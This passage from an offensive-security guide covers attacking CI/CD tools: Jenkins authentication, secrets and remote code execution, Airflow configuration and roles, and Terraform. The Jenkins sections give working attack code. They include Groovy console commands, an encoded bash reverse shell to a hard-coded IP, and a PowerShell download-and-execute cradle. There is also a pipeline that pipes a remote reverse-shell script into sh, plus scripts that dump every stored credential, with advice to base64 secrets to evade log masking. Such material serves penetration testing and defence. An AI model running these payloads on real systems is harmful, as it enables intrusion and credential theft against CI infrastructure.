If an **authorized cookie gets stolen**, it ca be used to access the session of the user. The cookie is usually called JSESSIONID.\*. (A user can terminate all his sessions, but he would need to find out first that a cookie was stolen).

### SSO/Plugins

Jenkins can be configured using plugins to be **accessible via third party SSO**.

### Tokens

**Users can generate tokens** to give access to applications to impersonate them via CLI or REST API.

### SSH Keys

This component provides a built-in SSH server for Jenkins. It’s an alternative interface for the [Jenkins CLI](https://www.jenkins.io/doc/book/managing/cli/), and commands can be invoked this way using any SSH client. (From the [docs](https://plugins.jenkins.io/sshd/))

## Authorization

In /configureSecurity it's possible to **configure the authorization method of Jenkins**. There are several options:

* **Anyone can do anything**: Even anonymous access can administrate the server
* **Legacy mode**: Same as Jenkins <1.164. If you have the **"admin" role**, you'll be granted **full control** over the system, and **otherwise** (including **anonymous** users) you'll have **read** access.
* **Logged-in users can do anything**: In this mode, every **logged-in user gets full control** of Jenkins. The only user who won't have full control is **anonymous user**, who only gets **read access**.
* **Matrix-based security**: You can configure **who can do what** in a table. Each **column** represents a **permission**. Each **row** **represents** a **user or a group/role.** This includes a special user '**anonymous**', which represents **unauthenticated users**, as well as '**authenticated**', which represents **all authenticated users**.
* **Project-based Matrix Authorization Strategy:** This mode is an **extension** to "**Matrix-based securit**y" that allows additional ACL matrix to be **defined for each project separately.**
* **Role-Based Strategy:** Enables defining authorizations using a **role-based strategy**. Manage the roles in /role-strategy.

## **Security Realm**

In /configureSecurity it's possible to **configure the security realm.** By default Jenkins includes support for a few different Security Realms:

* **Delegate to servlet container**: For **delegating authentication a servlet container running the Jenkins controller**, such as [Jetty](https://www.eclipse.org/jetty/).
* **Jenkins’ own user database:** Use **Jenkins’s own built-in user data store** for authentication instead of delegating to an external system. This is enabled by default.
* **LDAP**: Delegate all authentication to a configured LDAP server, including both users and groups.
* **Unix user/group database**: **Delegates the authentication to the underlying Unix** OS-level user database on the Jenkins controller. This mode will also allow re-use of Unix groups for authorization.

Plugins can provide additional security realms which may be useful for incorporating Jenkins into existing identity systems, such as:

* [Active Directory](https://plugins.jenkins.io/active-directory)
* [GitHub Authentication](https://plugins.jenkins.io/github-oauth)
* [Atlassian Crowd 2](https://plugins.jenkins.io/crowd2)

## Jenkins Nodes, Agents & Executors

Definitions from the [docs](https://www.jenkins.io/doc/book/managing/nodes/):

**Nodes** are the **machines** on which build **agents run**. Jenkins monitors each attached node for disk space, free temp space, free swap, clock time/sync and response time. A node is taken offline if any of these values go outside the configured threshold.

**Agents** **manage** the **task execution** on behalf of the Jenkins controller by **using executors**. An agent can use any operating system that supports Java. Tools required for builds and tests are installed on the node where the agent runs; they can **be installed directly or in a container** (Docker or Kubernetes). Each **agent is effectively a process with its own PID** on the host machine.

An **executor** is a **slot for execution of tasks**; effectively, it is **a thread in the agent**. The **number of executors** on a node defines the number of **concurrent tasks** that can be executed on that node at one time. In other words, this determines the **number of concurrent Pipeline stages** that can execute on that node at one time.

## Jenkins Secrets

### Encryption of Secrets and Credentials

Definition from the [docs](https://www.jenkins.io/doc/developer/security/secrets/#encryption-of-secrets-and-credentials): Jenkins uses **AES to encrypt and protect secrets**, credentials, and their respective encryption keys. These encryption keys are stored in $JENKINS\_HOME/secrets/ along with the master key used to protect said keys. This directory should be configured so that only the operating system user the Jenkins controller is running as has read and write access to this directory (i.e., a chmod value of 0700 or using appropriate file attributes). The **master key** (sometimes referred to as a "key encryption key" in cryptojargon) is **stored \_unencrypted**\_ on the Jenkins controller filesystem in **$JENKINS\_HOME/secrets/master.key** which does not protect against attackers with direct access to that file. Most users and developers will use these encryption keys indirectly via either the [Secret](https://javadoc.jenkins.io/byShortName/Secret) API for encrypting generic secret data or through the credentials API. For the cryptocurious, Jenkins uses AES in cipher block chaining (CBC) mode with PKCS#5 padding and random IVs to encrypt instances of [CryptoConfidentialKey](https://javadoc.jenkins.io/byShortName/CryptoConfidentialKey) which are stored in $JENKINS\_HOME/secrets/ with a filename corresponding to their CryptoConfidentialKey id. Common key ids include:

* hudson.util.Secret: used for generic secrets;
* com.cloudbees.plugins.credentials.SecretBytes.KEY: used for some credentials types;
* jenkins.model.Jenkins.crumbSalt: used by the [CSRF protection mechanism](https://www.jenkins.io/doc/book/managing/security/#cross-site-request-forgery); and

### Credentials Access

Credentials can be **scoped to global providers** (/credentials/) that can be accessed by any project configured, or can be scoped to **specific projects** (/job/<project-name>/configure) and therefore only accessible from the specific project.

According to [**the docs**](https://www.jenkins.io/blog/2019/02/21/credentials-masking/): Credentials that are in scope are made available to the pipeline without limitation. To **prevent accidental exposure in the build log**, credentials are **masked** from regular output, so an invocation of env (Linux) or set (Windows), or programs printing their environment or parameters would **not reveal them in the build log** to users who would not otherwise have access to the credentials.

**That is why in order to exfiltrate the credentials an attacker needs to, for example, base64 them.**

## References

* <https://www.jenkins.io/doc/book/security/managing-security/>
* <https://www.jenkins.io/doc/book/managing/nodes/>
* <https://www.jenkins.io/doc/developer/security/secrets/>
* <https://www.jenkins.io/blog/2019/02/21/credentials-masking/>
* <https://www.jenkins.io/doc/book/managing/security/#cross-site-request-forgery>
* <https://www.jenkins.io/doc/developer/security/secrets/#encryption-of-secrets-and-credentials>
* <https://www.jenkins.io/doc/book/managing/nodes/>

**Jenkins RCE with Groovy Script**

## enkins RCE with Groovy Script

This is less noisy than creating a new project in Jenkins

1. Go to *path\_jenkins/script*
2. Inside the text box introduce the script

def process = "PowerShell.exe <WHATEVER>".execute()

println "Found text ${process.text}"

You could execute a command using: cmd.exe /c dir

In **linux** you can do: **"ls /".execute().text**

If you need to use *quotes* and *single quotes* inside the text. You can use *"""PAYLOAD"""* (triple double quotes) to execute the payload.

**Another useful groovy script** is (replace [INSERT COMMAND]):

def sout = new StringBuffer(), serr = new StringBuffer()

def proc = '[INSERT COMMAND]'.execute()

proc.consumeProcessOutput(sout, serr)

proc.waitForOrKill(1000)

println "out> $sout err> $serr"

### Reverse shell in linux

def sout = new StringBuffer(), serr = new StringBuffer()

def proc = 'bash -c {echo,YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4yMi80MzQzIDA+JjEnCg==}|{base64,-d}|{bash,-i}'.execute()

proc.consumeProcessOutput(sout, serr)

proc.waitForOrKill(1000)

println "out> $sout err> $serr"

### Reverse shell in windows

You can prepare a HTTP server with a PS reverse shell and use Jeking to download and execute it:

scriptblock="iex (New-Object Net.WebClient).DownloadString('http://192.168.252.1:8000/payload')"

echo $scriptblock | iconv --to-code UTF-16LE | base64 -w 0

cmd.exe /c PowerShell.exe -Exec ByPass -Nol -Enc <BASE64>

### Script

You can automate this process with [**this script**](https://github.com/gquere/pwn_jenkins/blob/master/rce/jenkins_rce_admin_script.py).

You can use MSF to get a reverse shell:


msf> use exploit/multi/http/jenkins\_script\_console

# Jenkins RCE Creating/Modifying Project

## Creating a Project


This method is very noisy because you have to create a hole new project (obviously this will only work if you user is allowed to create a new project).

1. **Create a new project** (Freestyle project) clicking "New Item" or in /view/all/newJob
2. Inside **Build** section set **Execute shell** and paste a powershell Empire launcher or a meterpreter powershell (can be obtained using *unicorn*). Start the payload with *PowerShell.exe* instead using *powershell.*
3. Click **Build now**
   1. If **Build now** button doesn't appear, you can still go to **configure** --> **Build Triggers** --> Build periodically and set a cron of \* \* \* \* \*
   2. Instead of using cron, you can use the config "**Trigger builds remotely**" where you just need to set a the api token name to trigger the job. Then go to your user profile and **generate an API token** (call this API token as you called the api token to trigger the job). Finally, trigger the job with: **curl <username>:<api\_token>@<jenkins\_url>/job/<job\_name>/build?token=<api\_token\_name>**



## Modifying a Project

Go to the projects and check **if you can configure any** of them (look for the "Configure button"):



If you **cannot** see any **configuration** **button** then you **cannot** **configure** it probably (but check all projects as you might be able to configure some of them and not others).

Or **try to access to the path** /job/<proj-name>/configure or /me/my-views/view/all/job/<proj-name>/configure \_\_ in each project (example: /job/Project0/configure or /me/my-views/view/all/job/Project0/configure).

## Execution

If you are allowed to configure the project you can **make it execute commands when a build is successful**:




Click on **Save** and **build** the project and your **command will be executed**. If you are not executing a reverse shell but a simple command you can **see the output of the command inside the output of the build**.

# Jenkins RCE Creating/Modifying Pipeline

## Creating a new Pipeline

In "New Item" (accessible in /view/all/newJob) select **Pipeline:**



In the **Pipeline section** write the **reverse shell**:



pipeline {

agent any

stages {

stage('Hello') {

steps {

sh '''

curl https://reverse-shell.sh/0.tcp.ngrok.io:16287 | sh

'''


}

}

}

}

Finally click on **Save**, and **Build Now** and the pipeline will be executed:



## Modifying a Pipeline

If you can access the configuration file of some pipeline configured you could just **modify it appending your reverse shell** and then execute it or wait until it gets executed.

# Jenkins Dumping Secrets from Groovy

Note that these scripts will only list the secrets inside the credentials.xml file, but **build configuration files** might also have **more credentials**.

You can **dump all the secrets from the Groovy Script console** in /script running this code

// From https://www.dennisotugo.com/how-to-view-all-jenkins-secrets-credentials/

import jenkins.model.\*

import com.cloudbees.plugins.credentials.\*

import com.cloudbees.plugins.credentials.impl.\*

import com.cloudbees.plugins.credentials.domains.\*

import com.cloudbees.jenkins.plugins.sshcredentials.impl.BasicSSHUserPrivateKey

import org.jenkinsci.plugins.plaincredentials.StringCredentials

import org.jenkinsci.plugins.plaincredentials.impl.FileCredentialsImpl

def showRow = { credentialType, secretId, username = null, password = null, description = null ->

println("${credentialType} : ".padLeft(20) + secretId?.padRight(38)+" | " +username?.padRight(20)+" | " +password?.padRight(40) + " | " +description)

}

// set Credentials domain name (null means is it global)

domainName = null

credentialsStore = Jenkins.instance.getExtensionList('com.cloudbees.plugins.credentials.SystemCredentialsProvider')[0]?.getStore()

domain = new Domain(domainName, null, Collections.<DomainSpecification>emptyList())

credentialsStore?.getCredentials(domain).each{

if(it instanceof UsernamePasswordCredentialsImpl)

showRow("user/password", it.id, it.username, it.password?.getPlainText(), it.description)

else if(it instanceof BasicSSHUserPrivateKey)

showRow("ssh priv key", it.id, it.passphrase?.getPlainText(), it.privateKeySource?.getPrivateKey()?.getPlainText(), it.description)

else if(it instanceof StringCredentials)

showRow("secret text", it.id, it.secret?.getPlainText(), '', it.description)

else if(it instanceof FileCredentialsImpl)

showRow("secret file", it.id, it.content?.text, '', it.description)

else

showRow("something else", it.id, '', '', '')

}

return

#### or this one:

import java.nio.charset.StandardCharsets;

def creds = com.cloudbees.plugins.credentials.CredentialsProvider.lookupCredentials(

com.cloudbees.plugins.credentials.Credentials.class

)

for (c in creds) {

println(c.id)

if (c.properties.description) {

println(" description: " + c.description)

}

if (c.properties.username) {

println(" username: " + c.username)

}

if (c.properties.password) {

println(" password: " + c.password)

}

if (c.properties.passphrase) {

println(" passphrase: " + c.passphrase)

}

if (c.properties.secret) {

println(" secret: " + c.secret)

}

if (c.properties.secretBytes) {

println(" secretBytes: ")

println("\n" + new String(c.secretBytes.getPlainData(), StandardCharsets.UTF\_8))

println("")

}

if (c.properties.privateKeySource) {

println(" privateKey: " + c.getPrivateKey())

}

if (c.properties.apiToken) {

println(" apiToken: " + c.apiToken)

}

if (c.properties.token) {

println(" token: " + c.token)

}

println("")

}

# Apache Airflow Security

## Basic Information

[**Apache Airflow**](https://airflow.apache.org/) serves as a platform for **orchestrating and scheduling data pipelines or workflows**. The term "orchestration" in the context of data pipelines signifies the process of arranging, coordinating, and managing complex data workflows originating from various sources. The primary purpose of these orchestrated data pipelines is to furnish processed and consumable data sets. These data sets are extensively utilized by a myriad of applications, including but not limited to business intelligence tools, data science and machine learning models, all of which are foundational to the functioning of big data applications.

Basically, Apache Airflow will allow you to **schedule de execution of code when something** (event, cron) **happens**.

## Local Lab

### Docker-Compose

You can use the **docker-compose config file from** [**https://raw.githubusercontent.com/apache/airflow/main/docs/apache-airflow/start/docker-compose.yaml**](https://raw.githubusercontent.com/apache/airflow/main/docs/apache-airflow/start/docker-compose.yaml) to launch a complete apache airflow docker environment. (If you are in MacOS make sure to give at least 6GB of RAM to the docker VM).

### Minikube

One easy way to **run apache airflo**w is to run it **with minikube**:

helm repo add airflow-stable https://airflow-helm.github.io/charts

helm repo update

helm install airflow-release airflow-stable/airflow

# Some information about how to aceess the web console will appear after this command

# Use this command to delete it

helm delete airflow-release

## Airflow Configuration

Airflow might store **sensitive information** in its configuration or you can find weak configurations in place:

# Airflow Configuration

## Configuration File

**Apache Airflow** generates a **config file** in all the airflow machines called **airflow.cfg** in the home of the airflow user. This config file contains configuration information and **might contain interesting and sensitive information.**

**There are two ways to access this file: By compromising some airflow machine, or accessing the web console.**

Note that the **values inside the config file** **might not be the ones used**, as you can overwrite them setting env variables such as AIRFLOW\_\_WEBSERVER\_\_EXPOSE\_CONFIG: 'true'.

If you have access to the **config file in the web server**, you can check the **real running configuration** in the same page the config is displayed. If you have **access to some machine inside the airflow env**, check the **environment**.

Some interesting values to check when reading the config file:

### [api]

* **access\_control\_allow\_headers**: This indicates the **allowed** **headers** for **CORS**
* **access\_control\_allow\_methods**: This indicates the **allowed methods** for **CORS**
* **access\_control\_allow\_origins**: This indicates the **allowed origins** for **CORS**
* **auth\_backend**: [**According to the docs**](https://airflow.apache.org/docs/apache-airflow/stable/security/api.html) a few options can be in place to configure who can access to the API:
  + airflow.api.auth.backend.deny\_all: **By default nobody** can access the API
  + airflow.api.auth.backend.default: **Everyone can** access it without authentication
  + airflow.api.auth.backend.kerberos\_auth: To configure **kerberos authentication**
  + airflow.api.auth.backend.basic\_auth: For **basic authentication**
  + airflow.composer.api.backend.composer\_auth: Uses composers authentication (GCP) (from [**here**](https://cloud.google.com/composer/docs/access-airflow-api)).
    - composer\_auth\_user\_registration\_role: This indicates the **role** the **composer user** will get inside **airflow** (**Op** by default).
  + You can also **create you own authentication** method with python.
* **google\_key\_path:** Path to the **GCP service account key**

### **[atlas]**

* **password**: Atlas password
* **username**: Atlas username

### [celery]

* **flower\_basic\_auth** : Credentials (*user1:password1,user2:password2*)
* **result\_backend**: Postgres url which may contain **credentials**.
* **ssl\_cacert**: Path to the cacert
* **ssl\_cert**: Path to the cert
* **ssl\_key**: Path to the key

### [core]

* **dag\_discovery\_safe\_mode**: Enabled by default. When discovering DAGs, ignore any files that don’t contain the strings DAG and airflow.
* **fernet\_key**: Key to store encrypted variables (symmetric)
* **hide\_sensitive\_var\_conn\_fields**: Enabled by default, hide sensitive info of connections.
* **security**: What security module to use (for example kerberos)

### [dask]

* **tls\_ca**: Path to ca
* **tls\_cert**: Part to the cert
* **tls\_key**: Part to the tls key

### [kerberos]

* **ccache**: Path to ccache file
* **forwardable**: Enabled by default

### [logging]

* **google\_key\_path**: Path to GCP JSON creds.

### [secrets]

* **backend**: Full class name of secrets backend to enable
* **backend\_kwargs**: The backend\_kwargs param is loaded into a dictionary and passed to **init** of secrets backend class.

### [smtp]

* **smtp\_password**: SMTP password
* **smtp\_user**: SMTP user

### [webserver]

* **cookie\_samesite**: By default it's **Lax**, so it's already the weakest possible value
* **cookie\_secure**: Set **secure flag** on the the session cookie
* **expose\_config**: By default is False, if true, the **config** can be **read** from the web **console**
* **expose\_stacktrace**: By default it's True, it will show **python tracebacks** (potentially useful for an attacker)
* **secret\_key**: This is the **key used by flask to sign the cookies** (if you have this you can **impersonate any user in Airflow**)
* **web\_server\_ssl\_cert**: **Path** to the **SSL** **cert**
* **web\_server\_ssl\_key**: **Path** to the **SSL** **Key**
* **x\_frame\_enabled**: Default is **True**, so by default clickjacking isn't possible

### Web Authentication

By default **web authentication** is specified in the file **webserver\_config.py** and is configured as

AUTH\_TYPE = AUTH\_DB

Which means that the **authentication is checked against the database**. However, other configurations are possible like

AUTH\_TYPE = AUTH\_OAUTH

To leave the **authentication to third party services**.

However, there is also an option to a**llow anonymous users access**, setting the following parameter to the **desired role**:

AUTH\_ROLE\_PUBLIC = 'Admin'

# Airflow RBAC

## RBAC

(From the docs)[https://airflow.apache.org/docs/apache-airflow/stable/security/access-control.html]: Airflow ships with a **set of roles by default**: **Admin**, **User**, **Op**, **Viewer**, and **Public**. **Only Admin** users could **configure/alter the permissions for other roles**. But it is not recommended that Admin users alter these default roles in any way by removing or adding permissions to these roles.

* **Admin** users have all possible permissions.
* **Public** users (anonymous) don’t have any permissions.
* **Viewer** users have limited viewer permissions (only read). It **cannot see the config.**
* **User** users have Viewer permissions plus additional user permissions that allows him to manage DAGs a bit. He **can see the config file**
* **Op** users have User permissions plus additional op permissions.

Note that **admin** users can **create more roles** with more **granular permissions**.

Also note that the only default role with **permission to list users and roles is Admin, not even Op** is going to be able to do that.

### Default Permissions

These are the default permissions per default role:

* **Admin**

[can delete on Connections, can read on Connections, can edit on Connections, can create on Connections, can read on DAGs, can edit on DAGs, can delete on DAGs, can read on DAG Runs, can read on Task Instances, can edit on Task Instances, can delete on DAG Runs, can create on DAG Runs, can edit on DAG Runs, can read on Audit Logs, can read on ImportError, can delete on Pools, can read on Pools, can edit on Pools, can create on Pools, can read on Providers, can delete on Variables, can read on Variables, can edit on Variables, can create on Variables, can read on XComs, can read on DAG Code, can read on Configurations, can read on Plugins, can read on Roles, can read on Permissions, can delete on Roles, can edit on Roles, can create on Roles, can read on Users, can create on Users, can edit on Users, can delete on Users, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances, can create on Task Instances, can delete on Task Instances, menu access on Admin, menu access on Configurations, menu access on Connections, menu access on Pools, menu access on Variables, menu access on XComs, can delete on XComs, can read on Task Reschedules, menu access on Task Reschedules, can read on Triggers, menu access on Triggers, can read on Passwords, can edit on Passwords, menu access on List Users, menu access on Security, menu access on List Roles, can read on User Stats Chart, menu access on User's Statistics, menu access on Base Permissions, can read on View Menus, menu access on Views/Menus, can read on Permission Views, menu access on Permission on Views/Menus, can get on MenuApi, menu access on Providers, can create on XComs]

* **Op**

[can delete on Connections, can read on Connections, can edit on Connections, can create on Connections, can read on DAGs, can edit on DAGs, can delete on DAGs, can read on DAG Runs, can read on Task Instances, can edit on Task Instances, can delete on DAG Runs, can create on DAG Runs, can edit on DAG Runs, can read on Audit Logs, can read on ImportError, can delete on Pools, can read on Pools, can edit on Pools, can create on Pools, can read on Providers, can delete on Variables, can read on Variables, can edit on Variables, can create on Variables, can read on XComs, can read on DAG Code, can read on Configurations, can read on Plugins, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances, can create on Task Instances, can delete on Task Instances, menu access on Admin, menu access on Configurations, menu access on Connections, menu access on Pools, menu access on Variables, menu access on XComs, can delete on XComs]

* **User**

[can read on DAGs, can edit on DAGs, can delete on DAGs, can read on DAG Runs, can read on Task Instances, can edit on Task Instances, can delete on DAG Runs, can create on DAG Runs, can edit on DAG Runs, can read on Audit Logs, can read on ImportError, can read on XComs, can read on DAG Code, can read on Plugins, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances, can create on Task Instances, can delete on Task Instances]

* **Viewer**

[can read on DAGs, can read on DAG Runs, can read on Task Instances, can read on Audit Logs, can read on ImportError, can read on XComs, can read on DAG Code, can read on Plugins, can read on DAG Dependencies, can read on Jobs, can read on My Password, can edit on My Password, can read on My Profile, can edit on My Profile, can read on SLA Misses, can read on Task Logs, can read on Website, menu access on Browse, menu access on DAG Dependencies, menu access on DAG Runs, menu access on Documentation, menu access on Docs, menu access on Jobs, menu access on Audit Logs, menu access on Plugins, menu access on SLA Misses, menu access on Task Instances]

* **Public**

[]

# Terraform Security


**Basic Information**

[From the docs:](https://developer.hashicorp.com/terraform/intro)

HashiCorp Terraform is an **infrastructure as code tool** that lets you define both **cloud and on-prem resources** in human-readable configuration files that you can version, reuse, and share. You can then use a consistent workflow to provision and manage all of your infrastructure throughout its lifecycle. Terraform can manage low-level components like compute, storage, and networking resources, as well as high-level components like DNS entries and SaaS features.

### How does Terraform work?

Terraform creates and manages resources on cloud platforms and other services through their application programming interfaces (APIs). Providers enable Terraform to work with virtually any platform or service with an accessible API.



HashiCorp and the Terraform community have already written **more than 1700 providers** to manage thousands of different types of resources and services, and this number continues to grow. You can find all publicly available providers on the [Terraform Registry](https://registry.terraform.io/), including Amazon Web Services (AWS), Azure, Google Cloud Platform (GCP), Kubernetes, Helm, GitHub, Splunk, DataDog, and many more.

The core Terraform workflow consists of three stages:

* **Write:** You define resources, which may be across multiple cloud providers and services. For example, you might create a configuration to deploy an application on virtual machines in a Virtual Private Cloud (VPC) network with security groups and a load balancer.
* **Plan:** Terraform creates an execution plan describing the infrastructure it will create, update, or destroy based on the existing infrastructure and your configuration.
* **Apply:** On approval, Terraform performs the proposed operations in the correct order, respecting any resource dependencies. For example, if you update the properties of a VPC and change the number of virtual machines in that VPC, Terraform will recreate the VPC before scaling the virtual machines.

## Terraform Lab

Just install terraform in your computer.

Here you have a [guide](https://learn.hashicorp.com/tutorials/terraform/install-cli) and here you have the [best way to download terraform](https://www.terraform.io/downloads).

## RCE in Terraform

Terraform **doesn't have a platform exposing a web page or a network service** we can enumerate, therefore, the only way to compromise terraform is to **be able to add/modify terraform configuration files**.

However, terraform is a **very sensitive component** to compromise because it will have **privileged access** to different locations so it can work properly.

The main way for an attacker to be able to compromise the system where terraform is running is to **compromise the repository that stores terraform configurations**, because at some point they are going to be **interpreted**.

Actually, there are solutions out there that **execute terraform plan/apply automatically after a PR** is created, such as **Atlantis**:
